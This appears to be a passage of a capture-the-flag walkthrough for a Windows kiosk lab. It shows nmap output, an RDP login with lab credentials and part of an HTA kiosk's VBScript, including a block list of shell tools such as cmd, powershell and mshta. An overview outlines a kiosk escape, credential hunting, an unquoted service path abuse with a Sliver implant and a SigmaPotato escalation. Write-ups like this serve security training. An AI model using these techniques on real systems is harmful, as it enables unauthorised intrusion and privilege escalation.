
Overview
The machine starts by connecting to an RDP endpoint that drops into a locked HTA kiosk, escaping via the print dialog to get a shell as vdiuser, then credential hunting uncovers base64-encoded credentials in unattend.xml to pivot to svcuser. From svcuser, an unquoted service path in the Darkhaven Kiosk Monitor service running as dh_admin is exploited by dropping a Sliver service implant to get a session as dh_admin. From there, SeImpersonatePrivilege is abused via SigmaPotato through execute-assembly to add a local admin, then an alternate path abuses a scheduled task DLL plugin load to execute as Administrator and complete the box.
Enumeration
start with nmap scan
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.58.220
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-17 07:40 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:40
Completed NSE at 07:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:40
Completed NSE at 07:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:40
Completed NSE at 07:40, 0.00s elapsed
Initiating Ping Scan at 07:40
Scanning 10.1.58.220 [2 ports]
Completed Ping Scan at 07:40, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:40
Completed Parallel DNS resolution of 1 host. at 07:40, 0.10s elapsed
Initiating Connect Scan at 07:40
Scanning 10.1.58.220 [1000 ports]
Discovered open port 80/tcp on 10.1.58.220
Discovered open port 3389/tcp on 10.1.58.220
Discovered open port 445/tcp on 10.1.58.220
Discovered open port 8443/tcp on 10.1.58.220
Completed Connect Scan at 07:40, 10.18s elapsed (1000 total ports)
Initiating Service scan at 07:40
Scanning 4 services on 10.1.58.220
Completed Service scan at 07:40, 14.36s elapsed (4 services on 1 host)
NSE: Script scanning 10.1.58.220.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:40
NSE Timing: About 99.82% done; ETC: 07:41 (0:00:00 remaining)
Completed NSE at 07:41, 40.10s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:41
Completed NSE at 07:41, 1.26s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:41
Completed NSE at 07:41, 0.00s elapsed
Nmap scan report for 10.1.58.220
Host is up, received syn-ack (0.15s latency).
Scanned at 2026-06-17 07:40:29 PDT for 66s
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
| _http-server-header: Microsoft-IIS/10.0
| _http-title: IIS Windows Server
445/tcp  open  microsoft-ds? syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: EC2AMAZ-0536LUM
| NetBIOS_Domain_Name: EC2AMAZ-0536LUM
| NetBIOS_Computer_Name: EC2AMAZ-0536LUM
| DNS_Domain_Name: EC2AMAZ-0536LUM
| DNS_Computer_Name: EC2AMAZ-0536LUM
| Product_Version: 10.0.17763
| _ System_Time: 2026-06-17T14:40:54+00:00
| _ssl-date: 2026-06-17T14:41:33+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=EC2AMAZ-0536LUM
| Issuer: commonName=EC2AMAZ-0536LUM
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-03T04:12:25
| Not valid after: 2026-09-02T04:12:25
| MD5: 5bac:1390:c376:9957:3b4f:c482:4302:4555
| SHA-1: 6a6d:b1e2:4ade:c079:aa10:10c9:7fa7:da4a:bc80:9693
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQNHVCNORQ3qZGp43AKuDr3DANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDEw9FQzJBTUFaLTA1MzZMVU0wHhcNMjYwMzAzMDQxMjI1WhcNMjYw
| OTAyMDQxMjI1WjAaMRgwFgYDVQQDEw9FQzJBTUFaLTA1MzZMVU0wggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQDv5K1H/F5dwJsxytYhjTX5BBYWlGX8n7g9
| OqjsTH8Z+Jcsp/xlojnJ0XOhQIG0TzcBFb4E4hv/vcQVcdOxIB/7l/xCUzF62ukm
| h3tZY290u2QkQ5eCgAJw2ZZyTEiN0ITdESOXE7UcTTjMsAUXDqUi/0OPNdBTTJ5K
| aMN7mNf7ch3sj2rwXlp9aG4iciyjb/3wQS8xDHVfdsyRAjs9oBgMPOcTY8BNjZ1a
| LXYqXVkpCeS650wwo6sxTbR5oA3PHNY8XmGFdEa8ZfResUYMeZ67hXDgiJvnBkjr
| +rQqR4/mOOyl4Xh+0oIKVFEDfxYfDnhrSHS4KmrKR+YFboMEgR8xAgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF
| AAOCAQEA5Xb4OiDy/ouI7hnEHIa1GiYJGhHIQj+SWRTreoYEJXCkprl6zXH/sY/A
| fuevThiaSqjdnA+R9WgfFld4tkif+wLDHRe760e/bgd9OvgJTAD72LY5uBskIxYq
| lqdrfnUAhC80rrATKjxHqYFJQUchnevgJWAhor35hgBxHqDf09wGc0GpiiuTOVdY
| km7uxQinOXdwkAHD65bGSxrKt9EkcNfTTtD63zrgvq1GILUuRH54FZNa98MPDihT
| LPuwt3d/oYoHKa7RUVuahKspfpNpeh/wUr5hvn9CZL8iygpwhDaPE9zuyQL8PAeO
| uAK9WhbODIq0b3PjuKaC90bdyN3kQA==
| _-----END CERTIFICATE-----
8443/tcp open  ssl/http      syn-ack Microsoft IIS httpd 10.0
| http-title: Darkhaven Remote Access Portal
| _Requested resource was login.asp
| _ssl-date: 2026-06-17T14:41:33+00:00; -2s from scanner time.
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
| _http-server-header: Microsoft-IIS/10.0
| http-robots.txt: 3 disallowed entries
| _/portal.asp /admin/ /api/
| http-cookie-flags:
| /:
| ASPSESSIONIDCEDBCSRA:
| _ httponly flag not set
| tls-alpn:
| _ http/1.1
| ssl-cert: Subject: commonName=darkhaven-vdi.corp
| Subject Alternative Name: DNS:darkhaven-vdi.corp, DNS:localhost, DNS:10.0.24.188
| Issuer: commonName=darkhaven-vdi.corp
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-07T21:30:32
| Not valid after: 2031-03-07T21:40:32
| MD5: 6939:3c7a:9f38:67da:13a7:dfb2:cbbc:9064
| SHA-1: 6103:3011:5591:e5f7:abdd:f2a4:991f:cea3:feb8:4b5f
| -----BEGIN CERTIFICATE-----
| MIIDTTCCAjWgAwIBAgIQM5LGdY8UPbVG86wCwfJPTzANBgkqhkiG9w0BAQsFADAd
| MRswGQYDVQQDDBJkYXJraGF2ZW4tdmRpLmNvcnAwHhcNMjYwMzA3MjEzMDMyWhcN
| MzEwMzA3MjE0MDMyWjAdMRswGQYDVQQDDBJkYXJraGF2ZW4tdmRpLmNvcnAwggEi
| MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDGzmfclQ1ZJ1m6e6LerOcxLG8F
| xMeIA2tzOQfdsl7buiGDHbNE/jaAyBrS/tsJEX759APVV5aP0hbBks8zorlBHwX9
| vccasDxsN48H9KdPgFlY8RrKUrjAWhlG2BGChWVntBNQjt6jivFUrM447QgxjNKF
| SwvYTkmWoYLA8fhjBv4rp/8sG9S6o339p5emr2ZPZQK7drnz4QKfVScHmKZiTh0t
| oivSNlFpCdeNFHFNlSxu1ciO3bOl7FSdVMwkebQqTO4EXai+v5AflGDqUKhm5/P3
| j7NS4bp6TxiT/rw1HQE3/Vm1/jovll6IpB9Tdx+N3r2PXzUbI5SjyI43YT3tAgMB
| AAGjgYgwgYUwDgYDVR0PAQH/BAQDAgWgMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggr
| BgEFBQcDATA1BgNVHREELjAsghJkYXJraGF2ZW4tdmRpLmNvcnCCCWxvY2FsaG9z
| dIILMTAuMC4yNC4xODgwHQYDVR0OBBYEFKnxzgqlRLGSbKZQI74fVKigeKGnMA0G
| CSqGSIb3DQEBCwUAA4IBAQAc/B+dAqwSVvgvMCDViU/n5TNu/uIvcUvjU5747P5T
| LdrQssO6awmNEI9iTLt82BF3fX0HlYNWIGtI2UZukT48jaPZpZ4JgWIGrtxTBAlk
| 02RfnENpFujl3xbStbww2wyW6YUF8wSueyfLnMzsY6zXlj189J3/aPCw3V+oJrzj
| dAcGXS9vFPOtR74jqytRVz99fla7HSJUyYN+W/5FuCMYmslg4LxBKbCmeWl+lIR7
| 1pKcJf92wA2bkuXi1yn6Ynur6rbwodEH+9VWctiIJ/iO8Tmu4lZPIOp15QOKJa94
| lA9EVGXD6Vg8dihvHR5MtRJ8CnDOaTJH+Hh3uJaQqhYn
| _-----END CERTIFICATE-----
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required
| _clock-skew: mean: -1s, deviation: 0s, median: -2s
| smb2-time:
| date: 2026-06-17T14:40:56
| _ start_date: N/A
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 31607/tcp): CLEAN (Timeout)
| Check 2 (port 19324/tcp): CLEAN (Timeout)
| Check 3 (port 56848/udp): CLEAN (Timeout)
| Check 4 (port 45155/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:41
Completed NSE at 07:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:41
Completed NSE at 07:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:41
Completed NSE at 07:41, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.21 seconds
we got only 4 open TCP ports
- HTTP on 80 running IIS
- SMB on 445
- RDP on 3389 leaking some info
- the Netbios name is
EC2AMAZ-0536LUM
- the Netbios name is
- HTTPS running on 843 with the title remote access portal leaking the domain name to be
darkhaven-vdi.corp
so add entry in the hosts file and lets take a look at the remote access portal
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$ echo '10.1.58.220 EC2AMAZ-0536LUM EC2AMAZ-0536LUM.darkhaven-vdi.corp darkhaven-vdi.corp' | sudo tee -a /etc/hosts
10.1.58.220 EC2AMAZ-0536LUM EC2AMAZ-0536LUM.darkhaven-vdi.corp darkhaven-vdi.corp
we're given two notes from the author
DarkHavenhas provided you with low-privileged credentials for the VDI portal. Username:vdiuserPassword: VDI@DH2024!
If you get a "Script Error" message after connecting to the VDI, you can ignore it. It does not affect the lab in any way. This is what Ryan (author) said, "VDIs are usually broken, at least that is what we usually see and it is a pain to do stuff -- the error is intended."
port 80 is the default IIS page so we might go back to it if we hit a dead end but for now lets focus on the HTTPS
DarkHaven Portal
as you can see it is a portal for the VDI so lets login

after logging in we get this page

at first i thought it would be something like Citrix where we get the RDP session within the browser itself but in this case it is just page to view stats (that's what we know so far) and clicking connect RDP just gives us the command for the connection with the /sec:rdp meaning it'll be over the RDP not nla network level access

RDP as vdiuser
so my version of xfreerdp3 is kinda recent with a different syntax where you have to give a value for the /sec:rdp to be either on and off and same with /cert whether to ignore or deny among other options but once we do that we get a session back
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$  xfreerdp3 /v:10.1.58.220 /u:vdiuser /p:'VDI@DH2024!' /sec:rdp:on /cert:ignore
[07:58:18:552] [5097:000013ea] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 -> no RDP scancode found
[07:58:18:552] [5097:000013ea] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x5D -> no RDP scancode found
[07:58:18:552] [5097:000013ea] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: MDSW: keycode: 0xCB -> no RDP scancode found
[07:58:37:209] [5097:000013ea] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot contact any KDC for realm 'FREELANCER.HTB' [-17653282
28])
[07:58:55:233] [5097:000013ea] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot contact any KDC for realm 'FREELANCER.HTB' [-17653282
28])
[07:58:55:710] [5097:000013ea] [WARN][com.freerdp.core.gcc] - [gcc_read_server_security_data]: Server uses non-advertised encryption method 0x00000000
[07:58:57:065] [5097:000013ea] [WARN][com.freerdp.core.connection] - [rdp_client_connect_auto_detect]: expected messageChannelId=1008, got 1003
[07:58:57:065] [5097:000013ea] [WARN][com.freerdp.core.license] - [license_read_binary_blob_data]: license binary blob::type BB_ERROR_BLOB, length=0, skipping.
[07:59:00:556] [5097:000013ea] [WARN][com.freerdp.core.connection] - [rdp_client_connect_auto_detect]: expected messageChannelId=1008, got 1003
[07:59:00:594] [5097:000013ea] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Local framebuffer format PIXEL_FORMAT_BGRX32
[07:59:00:594] [5097:000013ea] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Remote framebuffer format PIXEL_FORMAT_BGRA32
[07:59:00:654] [5097:000013ea] [INFO][com.freerdp.channels.rdpsnd.client] - [rdpsnd_load_device_plugin]: [static] Loaded fake backend for rdpsnd
[07:59:00:655] [5097:000013ea] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel ainput
[07:59:00:656] [5097:000013ea] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpgfx
[07:59:00:656] [5097:000013ea] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel disp
[07:59:00:657] [5097:000013ea] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpsnd
[07:59:03:288] [5097:000013f9] [INFO][com.freerdp.channels.rdpsnd.client] - [rdpsnd_load_device_plugin]: [dynamic] Loaded fake backend for rdpsnd
[07:59:04:947] [5097:000013ea] [INFO][com.freerdp.client.x11] - [xf_logon_error_info]: Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
[07:59:06:789] [5097:000013f9] [WARN][com.freerdp.channels.drdynvc.client] - [check_open_close_receive]: {Microsoft::Windows::RDS::DisplayControl:10} OnOpen=(nil), OnClose=0x7f06a770c220

after the login we get the script error the author mentioned but it won't affect the lab so lets just move on
Source-code Review
clicking around the apps nothing works until i click right-click view source which opens the app source-code in a notepad
all apps are actually just a fake icons that doesn't execute any binaries

and because there is an issue with the resizing and we can't really read the source code, i copied it over to my attacker box
you have to enable /clipboard with xfreerdp3 for this to work
and as you can see the documents content is saved in the source code itself and i though at the beginning it might be opening actual disk file but no it doesn't

Looking at the top of the source code we find that this is an HTA HTML Application + VBS Script not actual windows desktop
<html>
<head>
<title>Darkhaven Workspace</title>
<HTA:APPLICATION
    ID="DarkhavenVDI"
    APPLICATIONNAME="Darkhaven Workspace"
    SCROLL="auto"
    SINGLEINSTANCE="yes"
    WINDOWSTATE="maximize"
    SHOWINTASKBAR="no"
    SYSMENU="no"
    CAPTION="no"
    BORDER="none"
/>
<script language="VBScript">
Sub Window_OnLoad
    window.resizeTo screen.availWidth, screen.availHeight
    window.moveTo 0, 0
    jsInit()
End Sub
</script>
<style>
this part of the source code mentions secure shell execution but using external files only
  < script language="VBScript">
      ' ── Secure shell execution - only external files allowed ──────────
      Sub OpenNetworkDocument()
          Dim path, pathLower
          path = Trim(document.getElementById("uncPath").value)

          If path = "" Then
              MsgBox "Please enter a document path." , 48, "Darkhaven Workspace"
              Exit Sub
          End If

          pathLower = LCase(path)

          ' ── SECURITY VALIDATION ──────────────────────────────────────────

          ' Block localhost and loopback addresses
          If InStr(pathLower, "localhost" ) > 0 Or _
             InStr(pathLower, "127.0.0.1" ) > 0 Or _
             InStr(pathLower, "::1" ) > 0 Or _
             InStr(pathLower, "0.0.0.0" ) > 0 Then
              MsgBox "Access to localhost is not permitted." , 48, "Darkhaven Workspace"
              Exit Sub
          End If

          ' Block local drive paths (C:\, D:\, etc.)
          If Len(path) > = 3 And Mid(path, 2, 2) = ":\" Then
              MsgBox "Access to local drives is not permitted." , 48, "Darkhaven Workspace"
              Exit Sub
          End If

          ' Block system executables and dangerous commands
          If InStr(pathLower, "cmd" ) > 0 Or _
             InStr(pathLower, "powershell" ) > 0 Or _
             InStr(pathLower, "mshta" ) > 0 Or _
             InStr(pathLower, "wscript" ) > 0 Or _
             InStr(pathLower, "cscript" ) > 0 Or _
             InStr(pathLower, ".exe" ) > 0 Or _
             InStr(pathLower, ".bat" ) > 0 Or _
             InStr(pathLower, ".com" ) > 0 Or _
